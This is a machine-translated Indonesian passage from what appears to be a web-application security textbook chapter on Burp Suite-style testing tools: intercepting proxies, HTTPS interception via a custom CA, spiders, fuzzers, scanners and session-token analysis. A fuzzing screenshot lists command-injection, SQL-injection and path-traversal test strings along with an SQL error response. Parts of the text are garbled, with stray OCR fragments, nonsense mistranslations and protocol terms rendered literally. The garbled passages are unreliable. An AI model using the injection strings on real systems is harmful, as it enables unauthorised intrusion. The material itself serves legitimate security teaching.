Untuk komunikasi HTTPS, pertama-tama browser membuat permintaan cleartext ke proxy menggunakan **MENGHUBUNG** metode, menentukan nama host dan port dari server tujuan. Ketika proxy normal (nonintercepting) digunakan, proxy merespons dengan kode status HTTP 200 dan menjaga koneksi TCP tetap terbuka. Sejak saat itu (untuk koneksi itu) proxy bertindak sebagai relai tingkat TCP ke server tujuan. Browser kemudian melakukan jabat tangan SSL dengan server tujuan, menyiapkan terowongan aman untuk meneruskan pesan HTTP. Dengan proxy pencegat, proses ini harus bekerja secara berbeda sehingga proxy dapat memperoleh akses ke pesan HTTP yang dikirimkan browser melalui terowongan. Seperti yang ditunjukkan pada Gambar 20-3, setelah menanggapi **MENGHUBUNG** permintaan dengan kode status HTTP 200, proxy pencegat tidak bertindak sebagai relai melainkan melakukan jabat tangan SSL akhir server dengan browser. Itu juga bertindak sebagai klien SSL dan melakukan jabat tangan SSL kedua dengan server web tujuan. Oleh karena itu, dua terowongan SSL dibuat, dengan proxy bertindak sebagai perantara. Hal ini memungkinkan proxy untuk mendekripsi setiap pesan yang diterima

melalui salah satu terowongan, dapatkan akses ke bentuk teks-jelasnya, lalu enkripsi ulang untuk transmisi melalui terowongan lainnya.




Gambar 20-3:Proxy pencegat memungkinkan Anda melihat dan mengubah komunikasi HTTPS

Tentu saja, jika penyerang dengan posisi yang tepat dapat melakukan trik ini tanpa deteksi, SSL akan menjadi sia-sia, karena tidak akan melindungi privasi dan integritas komunikasi antara browser dan server. Untuk alasan ini, bagian penting dari jabat tangan SSL melibatkan penggunaan sertifikat kriptografi untuk mengautentikasi identitas salah satu pihak. Untuk melakukan jabat tangan SSL akhir server dengan browser, proxy yang mencegat harus menggunakan sertifikat SSL-nya sendiri, karena tidak memiliki akses ke kunci privat yang digunakan oleh server tujuan.

Dalam situasi ini, untuk melindungi dari serangan, browser memperingatkan pengguna, mengizinkannya untuk melihat sertifikat palsu dan memutuskan apakah akan mempercayainya. Gambar 20-4 menunjukkan peringatan yang disajikan oleh IE. Saat proxy pencegat digunakan, browser dan proxy sepenuhnya berada di bawah kendali penyerang, sehingga dia dapat menerima sertifikat palsu dan mengizinkan proxy untuk membuat dua terowongan SSL.

Saat Anda menggunakan browser untuk menguji aplikasi yang menggunakan satu domain, menangani peringatan keamanan browser dan menerima proxy

sertifikat buatan sendiri dengan cara ini biasanya mudah. Namun, dalam situasi lain Anda mungkin masih mengalami masalah. Banyak aplikasi saat ini melibatkan banyak permintaan lintas domain untuk gambar, kode skrip, dan sumber daya lainnya. Saat HTTPS digunakan, setiap permintaan ke domain eksternal menyebabkan browser menerima sertifikat SSL proxy yang tidak valid. Dalam situasi ini, browser biasanya tidak memperingatkan pengguna dan karenanya tidak memberinya opsi mereka tipikal menyatakan bahwa



Gambar 20-4:Menggunakan proxy pencegat dengan komunikasi HTTPS menghasilkan peringatan di browser penyeraung

Situasi lain di mana sertifikat SSL homegrown proxy dapat menyebabkan masalah adalah saat Anda menggunakan klien tebal yang berjalan di luar browser. Biasanya, klien ini gagal terhubung jika sertifikat SSL yang tidak valid diterima dan tidak memberikan cara untuk menerima sertifikat.

Untungnya, ada cara sederhana untuk menghindari masalah ini. Saat penginstalan, Burp Suite menghasilkan sertifikat CA unik untuk pengguna saat ini dan menyimpannya di mesin lokal. Ketika Burp Proxy menerima permintaan HTTPS ke domain baru, itu membuat sertifikat host baru untuk domain ini dengan cepat dan menandatangannya menggunakan sertifikat CA. Ini berarti bahwa pengguna dapat menginstal sertifikat CA Burp sebagai root terpercaya di browsernya (atau toko terpercaya lainnya). Semua sertifikat per-host yang dihasilkan diterima sebagai valid, sehingga menghapus semua kesalahan SSL yang disebabkan oleh proxy.

Metode yang tepat untuk menginstal sertifikat CA bergantung pada browser dan platform. Pada dasarnya ini melibatkan langkah-langkah berikut:

1. Kunjungi URL HTTPS apa pun dengan browser Anda melalui proxy.
2. Dalam peringatan browser yang dihasilkan, jelajahi rantai sertifikat, dan pilih sertifikat root di pohon (disebut PortSwigger CA).
3. Impor sertifikat ini ke browser Anda sebagai root terpercaya atau otoritas sertifikat.
Bergantung pada browser Anda, Anda mungkin perlu mengekspor sertifikat terlebih dahulu, lalu mengimpornya dalam operasi terpisah.

Instruksi terperinci untuk menginstal sertifikat CA Burp pada browser yang berbeda terdapat dalam dokumentasi Burp Suite online di URL berikut:


<http://portswigger.net/burp/help/servercerts.html>

Fitur Umum dari Intercepting Proxies

Selain fungsi intinya yang memungkinkan intersepsi dan modifikasi permintaan dan respons, proxy intersepsi biasanya berisi banyak fitur lain untuk membantu Anda menyerang aplikasi web:

- Aturan intersepsi yang sangat halus, memungkinkan pesan dicegat untuk ditinjau atau diteruskan secara diam-diam, berdasarkan kriteria seperti host target, URL, metode, jenis sumber daya, kode respons, atau tampilan ekspresi tertentu (lihat Gambar 20-5). Dalam aplikasi tipikal, sebagian besar permintaan dan tanggapan tidak begitu menarik bagi Anda. Fungsi ini memungkinkan Anda mengonfigurasi proxy untuk menandai hanya pesan yang Anda minati.
- Riwayat terperinci dari semua permintaan dan tanggapan, yang memungkinkan pesan sebelumnya ditinjau dan diteruskan ke alat lain di suite untuk analisis lebih lanjut (lihat Gambar 20-6). Anda dapat memfilter dan mencari riwayat proxy untuk menemukan item tertentu dengan cepat, dan Anda dapat membuat anotasi item menarik untuk referensi di masa mendatang.
- Aturan cocokan dan ganti otomatis untuk mengubah konten permintaan dan tanggapan secara dinamis. Fungsi ini dapat berguna dalam berbagai situasi. Contohnya termasuk menulis ulang nilai cookie atau parameter lain di semua permintaan, menghapus arahan cache, dan mensimulasikan browser tertentu dengan Agen pengguna tajuk.
- Akses ke fungsionalitas proxy langsung dari dalam browser, selain UI klien. Anda dapat menelusuri riwayat proxy dan mengirim ulang permintaan individu dari konteks browser Anda, memungkinkan respons diproses sepenuhnya dan diinterpretasikan dengan cara normal.
- Utilitas untuk memanipulasi format pesan HTTP, seperti mengonversi antara metode permintaan yang berbeda dan pengkodean konten. Ini terkadang berguna saat menyempurnakan serangan seperti skrip lintas situs.

- Fungsi bisa un JavaSc

**Gambar 20-5:**

permintaan dan r

#	host	method	URL	params	mod	status	length	MIME type	extension	file	comment
7	http://mdsec.net	POST	/search/1/Default.aspx	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	200	1725	HTML	aspx	Search	
8	http://mdsec.net	POST	/search/1/Default.aspx	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	200	1722	HTML	aspx	Search	
9	http://mdsec.net	POST	/search/1/Default.aspx	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	200	1775	HTML	aspx	Search	
10	http://mdsec.net	POST	/search/1/Default.aspx	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	200	1773	HTML	aspx	Search	xss
11	http://mdsec.net	GET	/auth/4/			302	493	HTML			Object moved

Gambar 20-6:Riwayat proxy, memungkinkan Anda untuk melihat, memfilter, mencari, dan menganotasi permintaan dan tanggapan yang dibuat melalui proxy

Laba-laba Aplikasi Web

Laba-laba aplikasi web bekerja seperti laba-laba web tradisional. Mereka meminta halaman web, menguraikannya untuk tautan ke halaman lain, dan kemudian meminta halaman tersebut, berlanjut secara rekursif hingga semua konten situs ditemukan. Untuk mengakomodasi perbedaan antara aplikasi web fungsional dan situs web tradisional, spider aplikasi harus melampaui fungsi inti ini dan mengatasi berbagai tantangan lainnya:

- Navigasi berbasis formulir, menggunakan daftar drop-down, input teks, dan metode lainnya
- Navigasi berbasis JavaScript, seperti menu yang dihasilkan secara dinamis
- Fungsi bertingkat yang membutuhkan tindakan untuk dilakukan dalam urutan yang ditentukan
- Otentikasi dan sesi
- Penggunaan pengidentifikasi berbasis parameter, bukan URL, untuk menentukan konten dan fungsi yang berbeda
- Munculnya token dan parameter volatil lainnya dalam string kueri URL, menyebabkan masalah dalam mengidentifikasi konten unik


Beberapa dari masalah ini ditangani dalam suite pengujian terintegrasi dengan berbagai data antara proxy pencegat dan komponen spider. Ini memungkinkan Anda untuk menggunakan aplikasi target dengan cara biasa, dengan semua permintaan diproses oleh proxy dan diteruskan ke spider untuk analisis lebih lanjut. Setiap mekanisme yang tidak biasa untuk navigasi, autentikasi, dan penanganan sesi ditangani oleh browser dan tindakan Anda. Hal ini memungkinkan laba-laba untuk membangun gambaran rinci tentang konten aplikasi di bawah kendali Anda. Teknik spidering yang diarahkan pengguna ini dijelaskan secara rinci di Bab 4. Setelah mengumpulkan informasi sebanyak mungkin, laba-laba kemudian dapat diluncurkan untuk menyelidiki lebih lanjut dengan kekuatannya sendiri, berpotensi menemukan konten dan fungsi tambahan.

Fitur-fitur berikut biasanya diimplementasikan dalam spider aplikasi web:

- Pembaruan otomatis peta situs dengan URL yang diakses melalui proxy pencegat.
- Spidering pasif dari konten yang diproses oleh proxy, dengan mem-parsingnya untuk tautan dan menambahkannya ke peta situs tanpa benar-benar memintanya (lihat Gambar 20-7).
- Presentasi konten yang ditemukan dalam bentuk tabel dan pohon, dengan fasilitas untuk mencari hasil ini.
- Kontrol halus atas ruang lingkup spidering otomatis. Ini memungkinkan Anda menentukan nama host, alamat IP, jalur direktori, jenis file,


dan item lain yang harus diminta laba-laba untuk fokus pada area fungsionalitas tertentu. Anda harus mencegah laba-laba mengikuti tautan yang tidak pantas baik di dalam maupun di luar infrastruktur aplikasi target. Fitur ini juga penting untuk menghindari fungsi yang kuat seperti antarmuka administratif, yang dapat menyebabkan efek samping yang berbahaya seperti penghapusan akun pengguna. Ini juga berguna untuk mencegah spider meminta fungsi logout, sehingga membatalkan sesinya sendiri.

- Penguraian otomatis formulir HTML, skrip, komentar, dan gambar, serta analisisnya di dalam peta situs.
- Parsing konten JavaScript untuk URL dan nama sumber daya. Bahkan jika mesin JavaScript lengkap tidak diimplementasikan, fungsi ini sering memungkinkan spider untuk menemukan target navigasi berbasis JavaScript, karena ini biasanya muncul dalam bentuk literal di dalam skrip.
- Pengajuan formulir secara otomatis dan dipandu pengguna dengan parameter yang sesuai (lihat Gambar 20-8).
- Deteksi tanggapan File Tidak Ditemukan yang disesuaikan. Banyak aplikasi merespons dengan pesan HTTP 200 saat sumber daya yang tidak valid diminta. Jika laba-laba tidak dapat mengenali ini, peta konten yang dihasilkan akan berisi positif palsu.
- Memeriksa untuk robots.txt file, yang dimaksudkan untuk menyediakan daftar hitam URL yang tidak boleh dijelajahi, tetapi yang dapat digunakan laba-laba penyerang untuk menemukan konten tambahan.
- Pengambilan otomatis root dari semua direktori yang disebutkan. Ini berguna untuk memeriksa daftar direktori atau konten default (lihat Bab 17).
- Pemrosesan otomatis dan penggunaan cookie yang dikeluarkan oleh aplikasi untuk mengaktifkan spidering dilakukan dalam konteks sesi yang diautentikasi.
- Pengujian otomatis ketergantungan sesi dari masing-masing halaman. Ini melibatkan permintaan setiap halaman dengan dan tanpa cookie yang telah diterima. Jika konten yang sama diambil, halaman tidak memerlukan sesi atau autentikasi. Hal ini berguna saat menyelidiki beberapa jenis kelemahan kontrol akses (lihat Bab 8).
- Penggunaan otomatis yang benarPerjuktajuk saat mengeluarkan permintaan. Beberapa aplikasi mungkin memeriksa konten tajuk ini, dan fungsi ini memastikan bahwa laba-laba berperilaku semaksimal mungkin seperti peramban biasa.
- Kontrol header HTTP lain yang digunakan dalam spidering otomatis.
- Kontrol atas kecepatan dan urutan permintaan laba-laba otomatis untuk menghindari target yang berlebihan dan, jika perlu, berperilaku diam-diam.

**Gambar 20-7:**

saya punya

telah diidentifikasi

**Gambar 20-8:**Burp Spider meminta panduan pengguna saat mengirimkan formulir

Fuzzer Aplikasi Web

Meskipun dimungkinkan untuk melakukan serangan yang berhasil hanya dengan menggunakan teknik manual, untuk menjadi peretas aplikasi web yang benar-benar hebat, Anda perlu mengotomatiskan serangan Anda untuk meningkatkan kecepatan dan efektivitasnya. Bab 14

dijelaskan secara rinci berbagai cara di mana otomatisasi dapat digunakan dalam serangan yang disesuaikan. Sebagian besar rangkaian pengujian menyertakan fungsi yang memanfaatkan otomatisasi untuk memfasilitasi berbagai tugas umum. Berikut adalah beberapa fitur yang umum diterapkan:

- Penyelidikan yang dikonfigurasi secara manual untuk kerentanan umum. Fungsi ini memungkinkan Anda untuk mengontrol dengan tepat string serangan mana yang digunakan dan bagaimana string tersebut dimasukkan ke dalam permintaan. Kemudian Anda dapat meninjau hasilnya untuk mengidentifikasi respons yang tidak biasa atau anomali yang memerlukan penyelidikan lebih lanjut.
- Serangkaian payload serangan bawaan dan fungsi serbaguna untuk menghasilkan payload arbitrer dengan cara yang ditentukan pengguna — misalnya, berdasarkan encoding yang salah, penggantian karakter, brute force, dan data yang diambil dalam serangan sebelumnya.
- Kemampuan untuk menyimpan hasil serangan dan data respons untuk digunakan dalam laporan atau dimasukkan ke dalam serangan lebih lanjut.
- Fungsi yang dapat disesuaikan untuk melihat dan menganalisis tanggapan — misalnya, berdasarkan tampilan ekspresi tertentu atau muatan serangan itu sendiri (lihat Gambar 20-9).
- Fungsi untuk mengekstraksi data yang berguna dari respons aplikasi — misalnya

halaman. T

termasuk

The screenshot shows the Burp Suite interface during an 'intruder attack'. The main window displays a table of 13 requests, each with columns for request, position, payload, status, error, timeo, length, error, exce., quota, syntax, and comment. Request 5 is highlighted. The bottom panel shows the raw HTTP request and its response. The request is a POST to 'Register.ashx' with a payload containing a SQL injection attempt. The response shows an error message: 'Unclosed quotation mark after the character string '''. The syntax near '...'. The status code is 200.

request	position	payload	status	error	timeo	length	error	exce.	quota	syntax	comment
0		xss	200			1609					baseline request
1	1	</foo>	200			1611					
2	1	ping -i 30 127.0.0....	200			1616					
3	1	;echo 111111	200			1616					
4	1	'	200			1580					
5	1	.\\..\\..\\..\\windows\\	200			1037					
6	2	xss	200			1609					
7	2	</foo>	200			1609					
8	2	ping -i 30 127.0.0....	200			1609					
9	2	;echo 111111	200			1609					
10	2	'	200			1584					
11	2	.\\..\\..\\..\\windows\\	200			1609					
12	2		200			1609					

request response

raw headers hex html render

```

name="username" type="text"
value="" /></td><td><br></td></tr><tr><td>Password:</td><td><input
name="password" type="password" value="" /></td><td><input type="submit"
value="Login" /></td></tr></table></form><br><a href="Register.ashx">Register</a><br><br><hr>Unclosed quotation mark after the
character string '''.
Incorrect syntax near ''.

```

Gambar 20-9:Hasil latihan fuzzing menggunakan Burp Intruder


Pemindai Kerentanan Web

Beberapa suite pengujian terintegrasi menyertakan fungsi untuk memindai kerentanan aplikasi web umum. Pemindaian yang dilakukan terbagi dalam dua kategori:

- *Pemindaian pasif* melibatkan pemantauan permintaan dan respons yang melewati proxy lokal untuk mengidentifikasi kerentanan seperti pengiriman kata sandi teks-jelas, kesalahan konfigurasi cookie, dan kebocoran Perjuuk lintas-domain. Anda dapat melakukan jenis pemindaian ini secara non-invasif dengan aplikasi apa pun yang Anda kunjungi dengan browser Anda. Fitur ini sering kali berguna saat membatasi keterlibatan pengujian penetrasi. Ini memberi Anda gambaran tentang postur keamanan aplikasi sehubungan dengan jenis kerentanan ini.
- *Pemindaian aktif* melibatkan pengiriman permintaan baru ke aplikasi target untuk menyelidiki kerentanan seperti skrip lintas situs, injeksi header HTTP, dan penjelajahan jalur file. Seperti pengujian aktif lainnya, jenis pemindaian ini berpotensi berbahaya dan harus dilakukan hanya dengan persetujuan pemilik aplikasi.

Pemindai kerentanan yang disertakan dalam rangkaian pengujian lebih digerakkan oleh pengguna daripada pemindai mandiri yang dibahas nanti di bab ini. Alih-alih hanya menyediakan URL mulai dan meninggalkan pemindai untuk merayapi dan menguji aplikasi, pengguna dapat memandu pemindai di sekitar aplikasi, mengontrol dengan tepat permintaan mana yang dipindai, dan menerima umpan balik waktu nyata tentang permintaan individual. Berikut adalah beberapa cara umum untuk menggunakan fungsi pemindaian dalam rangkaian pengujian terintegrasi:

- Setelah memetakan konten aplikasi secara manual, Anda dapat memilih area fungsionalitas yang menarik di dalam peta situs dan mengirimkannya untuk dipindai. Ini memungkinkan Anda menargetkan waktu yang tersedia untuk memindai area yang paling kritis dan menerima hasil dari area tersebut dengan lebih cepat.
- Saat menguji permintaan individu secara manual, Anda dapat melengkapi upaya Anda dengan memindai setiap permintaan tertentu saat Anda mengujinya. Ini memberi Anda umpan balik yang hampir instan tentang kerentanan umum untuk permintaan tersebut, yang dapat memandu dan mengoptimalkan pengujian manual Anda.
- Anda dapat menggunakan alat spidering otomatis untuk merayapi seluruh aplikasi dan kemudian memindai semua konten yang ditemukan. Ini meniru perilaku dasar pemindai web mandiri.
- Di Burp Suite, Anda dapat mengaktifkan pemindaian langsung saat menjelajah. Ini memungkinkan Anda memandu jangkauan pemindai menggunakan browser Anda dan menerima umpan balik cepat tentang setiap permintaan yang Anda buat, tanpa perlu mengidentifikasi permintaan yang ingin Anda pindai secara manual. Gambar 20-10 menunjukkan hasil dari latihan pemindaian langsung.



Gambar 20-10:Hasil pemindaian langsung saat Anda menjelajah dengan Burp Scanner


Meskipun pemindai dalam rangkaian pengujian terintegrasi dirancang untuk digunakan dengan cara yang berbeda dari pemindai mandiri, dalam beberapa kasus, mesin pemindai inti memiliki kemampuan tinggi dan lebih baik dibandingkan dengan pemindai mandiri terdepan, seperti yang dijelaskan nanti di bab ini.

Alat Permintaan Manual

Komponen permintaan manual dari suite pengujian terintegrasi menyediakan fasilitas dasar untuk mengeluarkan satu permintaan dan melihat tanggapannya. Meskipun sederhana, fungsi ini seringkali bermanfaat saat Anda menyelidiki kerentanan tentatif dan perlu mengirim ulang permintaan yang sama secara manual beberapa kali, mengutak-atik elemen permintaan untuk menentukan efek pada perilaku aplikasi. Tentu saja, Anda dapat melakukan tugas ini menggunakan alat yang berdiri sendiri seperti Netcat, tetapi memiliki

fungsi bawaan ke suite berarti Anda dapat dengan cepat mengambil permintaan yang menarik dari komponen lain (proxy, spider, atau fuzzer) untuk penyelidikan manual. Ini juga berarti bahwa alat permintaan manual mendapat manfaat dari berbagai fungsi bersama im pr hulu

Panjangkepala



Gambar 20-11:Permintaan diterbitkan ulang secara manual menggunakan Burp Repeater

Fitur berikut sering diimplementasikan dalam alat permintaan manual:

- Integrasi dengan komponen suite lainnya, dan kemampuan untuk merujuk permintaan apa pun ke dan dari komponen lain untuk penyelidikan lebih lanjut
- Riwayat semua permintaan dan tanggapan, menyimpan catatan lengkap semua permintaan manual untuk peninjauan lebih lanjut, dan memungkinkan permintaan yang diubah sebelumnya diambil untuk analisis lebih lanjut

- Antarmuka multitab, memungkinkan Anda mengerjakan beberapa item berbeda sekaligus
- Kemampuan untuk secara otomatis mengikuti pengalihan

Penganalisis Token Sesi

Beberapa rangkaian pengujian menyertakan fungsi untuk menganalisis sifat keacakan cookie sesi dan token lain yang digunakan dalam aplikasi jika diperlukan ketidakpastian. Burp Sequencer adalah alat yang ampuh yang melakukan uji statistik standar untuk keacakan pada sampel berukuran sewenang-wenang untuk

Urutan bersendawa

Bab 7.




Gambar 20-12: Menggunakan Burp Sequencer untuk menguji properti keacakan token sesi aplikasi

Fungsi dan Utilitas Bersama

